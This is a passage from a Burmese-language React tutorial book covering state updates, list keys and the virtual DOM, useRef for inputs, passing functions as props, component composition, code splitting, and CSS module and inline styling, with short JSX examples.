
နမူနာမှာ `add()` Method ရဲ့ကုဒ်က `setData()` ကိုသုံးပြီး State Data ကိုပြင်ထားပါတယ်။ နဂိုရှိနေတဲ့ `data` တွေကို Spread Operator နဲ့ဖြန့်ချလိုက်ပြီး နောက်ကနေ Item အသစ်တစ်ခု ထပ်တိုးထည့်ပေးလိုက်တာပါ။

ပြီးတဲ့အခါ `<button>` တစ်ခုကိုလည်း ထည့်ပေးထားပြီး အဲ့ဒီ `<button>` ရဲ့ `onClick` အတွက် ကြိုတင်ရေးသားထားတဲ့ `add` ကို သတ်မှတ်ပေးလိုက်တဲ့အတွက် `<button>` ကိုနှိပ်ရင် `add()` Function အလုပ်လုပ်သွားမှာဖြစ်ပြီး State Data မှာ Item အသစ်တစ်ခု တိုးသွားမှာပါ။ ဒီလို State Data မှာ Item အသစ်တိုးသွားတာနဲ့ တစ်ပြိုင်နက်၊ UI မှာလည်း တိုးသွားတဲ့ Item ကို လာပြပေးမှာဖြစ်ပါတယ်။ ဒါအရေးကြီးပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ State Data ကို ပြင်လိုက်တဲ့အတွက် Component နဲ့ ဖော်ပြပုံအလိုအလျောက် လိုက်ပြောင်းသွားတာပါ။ ကျွန်တော်တို့က အဲ့ဒီလို ပြောင်းပြီး ပြပေးပါလို့ ထပ်ပြောစရာ မလိုအပ်ပါဘူး။ စမ်းကြည့်လိုက်ပါ။

ရေးနေတာက HTML ပုံစံ ရေးနေပေမယ့် တစ်ကယ်တော့ HTML မဟုတ်ပါဘူး။ JSX ဖြစ်ပါတယ်။ ဒါကြောင့် ရိုးရိုး HTML နဲ့ ယှဉ်ပြီး မှားနိုင်တာလေး တစ်ချို့ရှိနေပါတယ်။ `onClick` ဟာ စာလုံးအကြီးအသေး အတိအကျ ဖြစ်ရပါတယ်။ `onclick` လို့ ရေးလို့မရပါဘူး။ `onClick` အတွက် `add` ကို သတ်မှတ်ပေးချင်တဲ့အခါ `{add}` လို့ရေးရပါတယ်။ `"add"` လို့ရေးလို့မရသလို `"add()"` (သို့) `{add()}` လို့ ရေးလို့လည်း မရပါဘူး။ အဲ့ဒီနေရာမှာ `add` ကို Run မှာမဟုတ်ဘဲ Props အနေနဲ့ Assign လုပ်ပေးချင်တာ ဖြစ်တဲ့အတွက်ကြောင့်ပါ။ `"add"` ဆိုရင် ရိုးရိုး String ကို Assign လုပ်တာ ဖြစ်နေပြီး `{add()}` ဆိုရင် `add` ကို Run လိုက်သလို ဖြစ်နေတဲ့အတွက် မရတာပါ။ ဒါလေးကို လေ့လာစမှာ HTML တို့ ရိုးရိုး JavaScript တို့နဲ့ ရောပြီး မျက်စိလည်တက်ကြတာကို မကြာခဏတွေ့ရပါတယ်။

Step 9 – key Property and Virtual DOM

အခုလက်ရှိရေးထားတဲ့ကုဒ်ကို Browser မှာစမ်းကြည့်တဲ့အခါ Console ကို ဖွင့်ကြည့်ပါ။ အခုလို Warning ကို တွေ့ရနိုင်ပါတယ်။



ဘာအဓိပ္ပါယ်လည်းဆိုတော့၊ Array ကို Loop လုပ်ပြီး Component ကို ဖော်ပြစေတဲ့အခါ `key` Property ပါဝင်သင့်ပါတယ်လို့ ပြောထားတာပါ။ ဘာကြောင့်လဲဆိုတာကို ရှင်းပြဖို့အတွက် Virtual DOM လို့ခေါ်တဲ့ နည်းစနစ်အကြောင်း နည်းနည်းပြောဖို့လိုပါတယ်။

Item (၅) ခုပါတဲ့ List တစ်ခု ရှိတယ် ဆိုကြပါစို့။ အရင်တုံးက စနစ်တွေမှာ Item အသစ်တစ်ခု တိုးလိုက်တယ်ဆိုတာ တစ်ကယ်တော့ Item (၆) ခုပါတဲ့ List တစ်ခုနဲ့ နဂို Item (၅) ခုပါတဲ့ List ကို အစားထိုးပစ်လိုက်ကြတာပါ။ ဆိုလိုတာက တစ်ခုခုပြင်လိုက်ရင် ပြင်တဲ့နေရာတင် ပြောင်းတာ မဟုတ်ဘဲ Component UI တစ်ခုလုံး ပြောင်းသွားတဲ့သဘော ရှိပါတယ်။

Virtual DOM ရဲ့ အလုပ်လုပ်ပုံကတော့၊ Item (၅) ခုပါတဲ့ List ရဲ့ Browser ပေါ်မှာ ဖော်ပြတဲ့ DOM Tree နဲ့ ပုံစံတူ Object တစ်ခုထုတ်ထားလိုက်တယ်။ အသစ်တစ်ခုတိုးလိုက်လို့ ဖော်ပြပုံ ပြောင်းရတော့မယ်ဆိုရင်

ပြောင်းရမယ့် DOM Tree နဲ့ ပုံစံတူ Object တစ်ခု ထပ်ထုတ်တယ်။ အဲ့ဒီနှစ်ခု ဘယ်နေရာမှာ ဘာကွာလဲ တိုက်စစ်တယ်။ ပြီးတော့မှ ကွာသွားတဲ့ နေရာလေးတွေပဲ ရွေးပြီးတော့ တစ်ကယ့် Browser မှာ ပြင်ပေးလိုက်တဲ့စနစ် မျိုးပါ။ ဆိုလိုတာက လုပ်စရာရှိတဲ့အလုပ်တွေကို Browser ပေါ်မှာ တိုက်ရိုက် မလုပ်ဘဲ JavaScript မှာပဲ အလုပ်လုပ်လိုက်တာ ဖြစ်သွားလို့ ပိုမြန်သွားမှာ ဖြစ်ပါတယ်။

ဒီထက်ပိုရှင်းချင်ရင်တော့ အရင်ကသုံးခဲ့ကြတဲ့ Template System တွေအကြောင်းနဲ့ Browser DOM Re-rendering ရဲ့ နှေးကွေးပုံတို့ကို ပြောရမှာပါ။ ထုံးစံအတိုင်း ဒီနေရာမှာ အဲ့ဒီလောက် အကျယ်မချဲ့ပါဘူး။ လိုရင်းကိုပဲ မှတ်ထားလိုက်ပါ။

`map()` နဲ့ Loop ပါတ်ပြီး ဖော်ပြထားတဲ့ ကုဒ်ကို ဒီလို ပြင်ပေးရမှာပါ။

JavaScript/JSX

```
<ul>
    {data.map(i => (
        <Item key={i.id} name={i.name} price={i.price} />
    ))}
</ul>
```

ဒီနည်းနဲ့ `key` Property ပါဝင်သွားသလို့ သူ့ရဲ့ တန်ဖိုးကလည်း Unique ဖြစ်သွားပါတယ်။ အဲ့ဒီလို `key` Property သာမပါခဲ့ရင် React က Virtual DOM လုပ်ဆောင်ချက်ကို အသုံးပြုပေးနိုင်မှာ မဟုတ်ဘဲ၊ တစ်ခုခု အပြောင်းအလဲရှိခဲ့ရင် Item အားလုံးကို အစအဆုံး တစ်ခေါက်ပြန်ဖော်ပြစေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ `key` လေးထည့်လိုက်တာနဲ့ List တွေရဲ့ အလုပ်လုပ်ပုံ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Step 10 – Input

ဆက်လက်ပြီး React မှာ Input တွေ စီမံပုံအကြောင်းကို ပြောပါမယ်။ React ကိုအသုံးပြုတဲ့ အခါမှာ HTML Element တွေကို တိုက်ရိုက်စီမံခြင်း မပြုရပါဘူး။ ဒါပေမယ့် Input တွေကတော့ ခြွင်းချက်နဲ့ လိုအပ်တဲ့အခါ တိုက်ရိုက်စီမံရပါတယ်။ ဒီလိုကိစ္စမျိုးအတွက် React မှာ `ref` လို့ခေါ်တဲ့ နည်းပညာတစ်ခု ပါဝင်ပါတယ်။ ဒီကုဒ် သုံးကြောင်းကို သီးခြားအရင် လေ့လာကြည့်ပါ။

JavaScript/JSX

```
const nameRef = useRef();

<input type="text" ref={nameRef} />

let name = nameRef.current.value;
```

ပထမတစ်ကြောင်းက `useRef()` လို့ခေါ်တဲ့ React Hook Function ကိုအသုံးပြုပြီး `nameRef` ကို တည်ဆောက်ပါတယ်။ နောက်တစ်ကြောင်းမှာ `<input />` Element ရဲ့ `ref` နေရာမှာ တည်ဆောက်ထားတဲ့ `nameRef` ကို ပေးလိုက်ပါတယ်။ `<input> = nameRef` လို့ ညွှန်းပေးလိုက်တဲ့ သဘောမျိုးပါ။ ဒီလိုညွှန်းပြီးပြီဆိုရင် `nameRef` ကို အသုံးပြုပြီး `<input>` ကို စီမံလို့ရသွားပါပြီ။ နောက်ဆုံးတစ်ကြောင်းက `nameRef` ကို အသုံးပြုပြီး `<input>` ရဲ့ `value` ကို ယူလိုက်တာပါ။ ဒီနည်းနဲ့ React မှာ Input တွေကို စီမံပါတယ်။ ရေးလက်စကုဒ်မှာ ဒီနည်းကို အခုလို ထည့်သွင်း အသုံးပြုလိုက်ပါ။

JavaScript/JSX

```
import { useRef, useState } from "react";

function Item(props) {
	return (
		<li>
			{props.name}, ${props.price}
		</li>
	);
}

export default function App() {
	const [data, setData] = useState([
		{ id: 1, name: "Apple", price: 0.99 },
		{ id: 2, name: "Orange", price: 0.89 },
	]);

	const nameRef = useRef();
	const priceRef = useRef();

	const add = () => {
		const id = data.length + 1;
		const name = nameRef.current.value;
		const price = priceRef.current.value;

		setData([
			...data,
			{ id, name, price }
		]);
	}
```

```
    return (
        <div>
            <h1>Hello React</h1>
            <ul>
                {data.map(i => (
                 <Item key={i.id} name={i.name} price={i.price} />
                ))}
            </ul>

            <input type="text" ref={nameRef} /> <br />
            <input type="text" ref={priceRef} /> <br />
            <button onClick={add}>Add</button>
        </div>
    );
}
```

`<input>` Element နှစ်ခု ထည့်သွင်းပေးပြီး `nameRef` နဲ့ `priceRef` တို့ကို အသုံးပြုထားပါတယ်။ ပြီးတဲ့အခါ `add()` Function မှာ အဲ့ဒီ Input တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးကို ယူပြီး အသုံးပြုသွားခြင်းပဲ ဖြစ်ပါတယ်။

တော်တော်ပြည့်စုံနေပါပြီ။ React ရဲ့ အခြေခံသဘောသဘာဝတွေလည်း စုံသလောက် ရှိနေပါပြီ။ ကျန်ရှိနေတဲ့ အကြောင်းအရာတွေကို နောက်တစ်ခန်း ခွဲပြီးတော့ ဆက်လေ့လာသွားကြရအောင်ပါ။

ဒီအခန်းမှာဖော်ပြခဲ့တဲ့ ကုဒ်တွေအပါအဝင် ဒီအပိုင်းမှာ နမူနာ ဖော်ပြထားတဲ့ ကုဒ်တွေအားလုံးကို အောက်ကလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- https://github.com/eimg/react-book

အခန်း (၅၅) – React Data Flow

ပြီးခဲ့တဲ့အခန်းမှာ `props` နဲ့ `state` အကြောင်း လေ့လာခဲ့ကြပါတယ်။ ဒီအကြောင်းအရာတွေနဲ့ ပက်သက်ရင် သတိပြုရမယ့် အရေးကြီးတဲ့ အချက် (၅) ချက် ရှိပါတယ်။ နည်းနည်း ခေါင်းရှုပ်စရာလေးတွေ မို့လို့ သေချာ ဂရုစိုက်ဖတ်ကြည့်ပေးပါ။ လိုအပ်ရင် နှစ်ခါသုံးခါ ပြန်ဖတ်ပါ။

၁။ `props` ဟာ Read-only ဖြစ်ပါတယ်။ Component တွေဟာ `props` Data တွေကို အသုံးပြုလို့ ရပါတယ်။ ပြင်လို့ ပြောင်းလို့မရပါဘူး။

၂။ `state` ကတော့ ပြင်လို့ ပြောင်းလို့ ရပါတယ်။ `state` Data ပြောင်းရင် Component ဖော်ပြပုံ အလိုအလျောက် ပြောင်းလဲပုံကို လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။

၃။ Data ဟာ Parent to Child မြင့်ရာကနေ နိမ့်ရာကိုပဲ စီးဆင်းပါတယ်။ နိမ့်ရာကနေ မြင့်ရာကို ပြောင်းပြန်စီးဆင်းခြင်း မရှိပါဘူး။ ပြီးခဲ့တဲ့ နမူနာအရဆိုရင် Parent Component ဖြစ်တဲ့ `App` က Data တွေကို `props` အဖြစ်နဲ့ Child Component ဖြစ်တဲ့ `Item` ကို ပေးလို့ ရပါတယ်။ ဒါပေမယ့် `Item` Component က `App` Component ကို Data တွေ ပြန်ပေးလို့ မရပါဘူး။

၄။ Data ဟာ အဆင့်ဆင့်ပဲ လက်ဆင့်ကမ်းပြီး သွားလို့ရပါတယ်။ အဆင့်ကျော်လို့ မရပါဘူး။ ဥပမာ - App → List → Item ဆိုပြီး အဆင့်ဆင့် ရှိတယ်ဆိုရင် App က Item ကို အဆင့်ကျော်ပြီး Data ပေးလို့မရပါဘူး။ App က List ကို ပေးရပါတယ်။ List က လက်ဆင့်ကမ်း

ပြီးတော့ Item ကို ပေးလို့ပဲရပါတယ်။ ဒီသဘောသဘာဝကို မကြာခင် လက်တွေ့ စမ်းကြည့်ပါမယ်။ အဆင့်ကျော်ပြီး ရအောင်ပေးတဲ့ နည်းလည်း ရှိတော့ရှိပါတော့။ ဒါကိုတော့ နောက်တစ်ခန်းသပ်သပ်နဲ့ သီးခြား လေ့လာပါမယ်။

၅။ Child Component က Parent Component ရဲ့ Data ကို `props` Method တွေသုံးပြီး စီမံလို့ ရပါတယ်။ ဒါကိုတော့ အခုပဲ လက်တွေ့ကြည့်ကြပါမယ်။ ဆက်ကြည့်လိုက်ပါ။

`props` Methods

ပြီးခဲ့တဲ့နမူနာမှာ ရေးခဲ့တဲ့ ကုဒ်မှာ Input တွေ Button တွေကို သီးခြား Component အဖြစ် ခွဲထုတ်လိုက်ပါမယ်။ ဒီလို ရေးရမှာပါ။

JavaScript/JSX

```
function AddForm(props) {
    const nameRef = useRef();
    const priceRef = useRef();

    return (
        <form onSubmit={e => {
            e.preventDefault();

            props.add(
                nameRef.current.value,
                priceRef.current.value
            );
        }}>
            <input type="text" ref={nameRef} /> <br />
            <input type="text" ref={priceRef} /> <br />
            <button type="submit">Add</button>
        </form>
    );
}
```

App Component က ဒီအသစ်တည်ဆောက်လိုက်တဲ့ `AddForm` ကို ယူသုံးမှာပါ။ `<input>` တွေကို ဒီအတိုင်း မထားတော့ဘဲ `<form>` တစ်ခုထဲမှာ ထည့်ထားပါတယ်။ ဒါကြောင့် အလုပ်လုပ်တဲ့အခါမှာလည်း `<button>` ရဲ့ `onClick` ကို မသုံးတော့ဘဲ `<form>` ရဲ့ `onSubmit` ကို ပြောင်းသုံးထားပါတယ်။ မဖြစ်မနေ လိုအပ်လို့ မဟုတ်ပါဘူး။ ပိုပြီးတော့ စနစ်ကျသွားအောင်လို့ပါ။

Form Submit လုပ်တယ်ဆိုတာ Server ကို အချက်အလက်တွေ ပို့တာဖြစ်ကြောင်း ပြီးခဲ့တဲ့အခန်းတွေမှာ လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ ဒီနေရာမှာ အဲ့ဒီလို မပို့စေလိုတဲ့အတွက် `preventDefault()` နဲ့ ပိတ်ထားပါတယ်။ ဒါကြောင့် Submit Button ကိုနှိပ်လိုက်ရင် Form Submit အလုပ်လုပ်ပေမယ့် Server ကို တော့ မသွားတော့ပါဘူး။

Form Submit လုပ်လိုက်တဲ့အခါ State Data မှာ Input တွေကနေရတဲ့ အချက်အလက်တွေ ထပ်တိုးရမှာပါ။ ပြဿနာက State Data က `AddForm` မှာ ရှိနေတာ မဟုတ်ပါဘူး။ `App` Component မှာ ရှိနေတာပါ။ `AddForm` က `App` Component ရဲ့ State Data ကို သူ့ဘာသာလှမ်းပြင်ခွင့်မရှိပါဘူး။

ဒါကြောင့် `Add` Component ရဲ့ State Data မှာ ထပ်တိုးလို့ရတဲ့ `add` Function ကို `App` Component မှာပဲရေးပြီး အဲ့ဒီ `add` Function ကို Props အနေနဲ့ `AddForm` ကိုပေးလိုက်ရမှာပါ။ ဒီအခါမှာ `AddForm` က သူလက်ခံရရှိတဲ့ `add` Function ကနေတစ်ဆင့် `App` Component ရဲ့ State Data ကို ထပ်တိုးလို့ ရနိုင်သွားပါပြီ။ ဒါကြောင့် ကုဒ်အပြည့်စုံက ဒီလိုဖြစ်မှာပါ။

JavaScript/JSX

```
import { useRef, useState } from "react";

function Item(props) {
	return (
		<li>
			{props.name}, ${props.price}
		</li>
	);
}

function AddForm(props) {
	const nameRef = useRef();
	const priceRef = useRef();

	return (
		<form onSubmit={e => {
			e.preventDefault();

			props.add(
				nameRef.current.value,
				priceRef.current.value
			);
		}}>
			<input type="text" ref={nameRef} /> <br />
			<input type="text" ref={priceRef} /> <br />
```

```
                <button type="submit">Add</button>
            </form>
        );
}

export default function App() {
        const [data, setData] = useState([
            { id: 1, name: "Apple", price: 0.99 },
            { id: 2, name: "Orange", price: 0.89 },
        ]);

        const add = (name, price) => {
            const id = data.length + 1;

            setData([
                ...data,
                { id, name, price }
            ]);
        }

        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    {data.map(i => (
                        <Item key={i.id}
                            name={i.name}
                            price={i.price} />
                    ))}
                </ul>

                <AddForm add={add} />
            </div>
        );
}
```

<AddForm> ကို အသုံးပြုစဉ် add Function ကို ထည့်ပေးလိုက်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီသဘောသဘာဝကို ကောင်းကောင်းနားလည်ပြီဆိုရင် React ရဲ့ အခြေခံသဘောတွေကို အတော်လေး ပိုင်နိုင်သွားပြီလို့ ပြောလို့ရနိုင်ပါတယ်။

`props` Waterfall

နောက်ထပ်လေ့လာမှာကတော့ ဟိုးအပေါ်က နံပါတ် (၄) မှာ ပြောထားတဲ့ props ရဲ့ အဆင့်လိုက် စီးဆင်းပုံကို လေ့လာကြမှာပါ။ ပေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ အောက်ကနေအပေါ်ကို ပြောင်းပြန်ကြည့်ပါ။

JavaScript/JSX

```
function Title(props) {
     return <h1>{props.name}</h1>;
}

function Header(props) {
     return <Title name={props.name} />;
}

function App() {
     return <Header name="App Title" />;
}
```

Component (၃) ခုပါဝင်ပါတယ်။ App, Header နဲ့ Title တို့ပါ။ App က Header ကို အသုံးပြုပြီး Header က Title ကို အသုံးပြုထားလို့ သူတို့ရဲ့ ဆက်စပ်မှုက App → Header → Title ဖြစ်ပါတယ်။ Title မှာ အသုံးပြုရမယ့် `name` ကို App က တစ်ဆင့်ကျော်ပြီး Title ကို လှမ်းပေးလို့ မရတဲ့အတွက် App ကနေ Header ကို ပေးပါတယ်။ Header ကနေမှ Title ကို ပေးထားတာကို သတိပြုကြည့်ရမှာပဲ ဖြစ်ပါတယ်။

React Component မှာ `props` Data တွေဟာ အခုလို တစ်ဆင့်ချင်းစီသာ အဆင့်ဆင့် လက်ဆင်ကမ်းပြီး ပေးသွားရပါတယ်။ အဆင့်ကျော်လို့ မရပါဘူး။ အဆင့်ကျော်ချင်ရင် Context လို နည်းပညာမျိုးကို သုံးရပါတယ်။ ဒီအကြောင်ကိုတော့ သီးခြား အခန်းတစ်ခန်းနဲ့ ဖော်ပြပေးသွားမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၅၆) – React Composition and Code Splitting


Component Composition ဆိုတာ Component တွေကို လိုတဲ့နေရာက ခေါ်ယူ အသုံးပြုနိုင်ယုံသာမက ပေါင်းစပ်ပြီးတော့ပါ အသုံးပြုနိုင်တယ်ဆိုတဲ့ သဘောသဘာဝပါ။ ဒီကုဒ်ကို လေ့လာကြည့်ပါ။

JavaScript/JSX

```
function Toolbar(props) {
    return (
        <div style={{ background: 'cyan', padding: 10 }}>
            {props.children}
        </div>
    );
}

function App() {
    return (
        <div>
            <Toolbar>
                <h1>Hello React</h1>
                <h2>Component Composition</h2>
            </Toolbar>
        </div>
    );
}
```

နမူနာမှာ `Toolbar` Component ကို `App` က ခေါ်သုံးထားပါတယ်။ ဒီအတိုင်းသုံးတာ မဟုတ်ပါဘူး။ `Toolbar` Component အတွင်းမှာ ရှိရမယ့် Element တွေကို ထည့်သွင်း သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ Toolbar Component ရေးထားပုံကို ပြန်လေ့လာပါ။ `props.children` လို့ခေါ်တဲ့ အထူး

တန်ဖိုးတစ်ခုကို အသုံးပြုပြီး ပေါင်းစပ်သုံးဖို့ ပေးလာတဲ့ Element တွေကို အသုံးပြု ဖော်ပြထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ရလဒ်က ဒီလိုဖြစ်မှာပါ -



ဒီနည်းနဲ့ React မှာ Component တွေကို ပေါင်းစပ် အသုံးပြုနိုင်ပါတယ်။ လက်တွေ့ပရောဂျက်တွေမှာ ကုဒ်တွေရဲ့ဖွဲ့စည်းပုံက ဒီလိုမျိုး ဖြစ်နိုင်ပါတယ်။

JavaScript/JSX

```
<Toolbar>
     <Logo image="/path/to/image" />
     <Title>
          <Heading>App Title</Heading>
          <SubHeading>App Tag Line</SubHeading>
     </Title>
     <Menu>
          <MenuItem value="Home" />
          <MenuItem value="Users" />
     </Menu>
</Toolbar>
```

Code Splitting

အခုနမူနာတွေမှာ ကုဒ်အားလုံးကို `App.js` တစ်ဖိုင်ထဲမှာ အကုန်စုရေးထားတာပါ။ ဒီလိုအကုန်စုရေးမယ့် အစား လက်တွေ့မှာ Component တစ်ခုကို ဖိုင်တစ်ခုနဲ့ ခွဲရေးသင့်ပါတယ်။ ခွဲရေးပုံရေးနည်းက အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ ES6 Module ရေးထုံးကိုပဲ အသုံးပြုရမှာ ဖြစ်ပါတယ်။ ဥပမာ - Toolbar Component ကုဒ်တွေကို `Toolbar.js` ထဲမှာ အခုလို ရေးလို့ရနိုင်ပါတယ်။

JavaScript/JSX

```
export default function Toolbar(props) {
    return (
        <div style={{ background: 'cyan', padding: 10 }}>
            {props.children}
        </div>
    )
}
```

Toolbar ကို Default Export လုပ်ပေးထားတာလေး မမေ့ပါနဲ့။ တခြား သတိပြုစရာတွေ အနေနဲ့ Component ရဲ့အမည်ကို Capital Case နဲ့ ပေးရတယ် ဆိုတဲ့ အချက်နဲ့ Component ဖိုင်အမည်ဟာ Component အမည်နဲ့ တူသင့်တယ် ဆိုတဲ့ အချက်ပါပဲ။ မတူလည်း ဘာမှတော့ မဖြစ်ပါဘူး။ ဒါပေမယ့် တူအောင်ပေးမှသာ Consistence ဖြစ်မှာပါ။ ဒီလို ဖိုင်ခွဲရေးထားတဲ့ Component ကို `App.js` မှာ အခုလို ခေါ်သုံးနိုင်ပါတယ်။

JavaScript/JSX

```
import Toolbar from './Toolbar';

export default function App() {
    return (
        <div>
            <Toolbar>
                <h1>Hello React</h1>
                <h2>Component composition</h2>
            </Toolbar>
        </div>
    );
}
```

Toolbar ကို Import လုပ်ပြီး ဆက်သုံးသွားယုံပါပဲ။ Import လုပ်တဲ့အခါ အမည်ကို တခြားအမည်နဲ့ ပြောင်းပေးမယ်ဆိုလည်း ရနိုင်ပါတယ်။ ဥပမာ -

JavaScript/JSX

```
import MyBar from './Toolbar';
```

ဒါဆိုရင် အသုံးပြုတဲ့အခါ `<MyBar>` လို့ သုံးပေးရမှာပါ။ ရတယ်လို့ပြောတာပါ၊ ကောင်းတာတော့ သူ့မူရင်း Component အမည်အတိုင်း အသုံးပြုနိုင်ရင် အကောင်းဆုံးပါပဲ။

အခန်း (၅၇) – React Component Style

React Component တွေရဲ့ Style အတွက် နည်းပညာအမျိုးမျိုး ရှိပါတယ်။ CSS Module, CSS in JS, Styled Component စသဖြင့် ရှိကြပါတယ်။ CSS Module လုပ်ဆောင်ချက်ကတော့ ပရောဂျက်ထဲမှာ ပါဝင်ပြီးသားပါ။ ဥပမာ - `Toolbar.css` အမည်နဲ့ အခုလို ရေးထားတယ်ဆိုကြပါစို့ -

CSS

```
.toolbar {
    background: cyan;
    padding: 10;
}
```

ဒီ CSS ကုဒ်ဖိုင်ကို Module တစ်ခုလို သဘောထားပြီး ES6 Import နဲ့ Import လုပ်ယူလို့ ရပါတယ်။ `Toolbar.js` ရဲ့ကုဒ်က ဒီလိုဖြစ်သွားမှာပါ။

JavaScript/JSX

```
import './Toolbar.css';

export default function Toolbar(props) {
    return (
        <div className="toolbar">
            {props.children}
        </div>
    );
}
```

CSS ဖိုင်ကို တိုက်ရိုက် Import လုပ်ထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာကတော့ ရိုးရိုး HTML မှာလို Element Class အတွက် `class` Attribute ကိုတော့ သုံးလို့ မရပါဘူး။ `className` လို့ သုံးပေးရ

ပါတယ်။ `id` နဲ့ တခြား Attribute ကိုတော့ ရိုးရိုး HTML မှာလိုပဲ သုံးလို့ရပါတယ်။

CSS in JS

CSS in JS နည်းပညာကလည်း ပရောဂျက်ထဲမှာ ပါပြီးသားပါပဲ။ ရေးနည်း (၂) နည်းနဲ့ ရေးနိုင်ပါတယ်။ ပထမနည်းကတော့ Inline Style ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
return (
    <div style={{ background: 'cyan', padding: 10 }}>
        {props.children}
    </div>
);
```

`style` Attribute ကိုသုံးပြီးတော့ CSS Style တွေကို JSON အနေနဲ့ ပေးလိုက်တာပါ။ တွန့်ကွင်း နှစ်ထပ် ဆိုတာသတိပြုပါ။ ပထမတွန့်ကွင်းက JSX ကို JavaScript Expression ဖြစ်ကြောင်းသိစေပြီး ဒုတိယတွန့်ကွင်းက JSON အတွက်ပါ။

CSS Style Code တွေ ရေးတဲ့အခါ ရိုးရိုး CSS ရေထုံးအတိုင်း ရေးယုံပါပဲ။ ခြွင်းချက်တွေရှိပေမယ့် အများကြီးခေါင်းစားခံပြီး မှတ်မနေပါနဲ့ဦး။ သုံးခုမှတ်ထားရင် ရပါပြီ။ CSS Property တွေကို Camel Case နဲ့ ရေးရပါတယ်။ `px` Unit တွေ ထည့်ရေးစရာ မလိုပါဘူး။ JSON Format နဲ့ ရေးရတာဖြစ်လို့ Style Property တစ်ခုနဲ့တစ်ခုကို ရိုးရိုး CSS မှာလို Semi-colon နဲ့ မခြားဘဲ Comma နဲ့ ခြားပေးရတယ် ဆိုတဲ့အချက်တွေ မှတ်ထားရင် ရပါပြီ။ ဥပမာ ဒီလိုပါ -

JavaScript/JSX

```
let parent = 200;
let height = 150;

return (
    <div style={{ marginBottom: parent - height,
                  border: '1px solid red' }}>
        {props.children}
    </div>
);
```

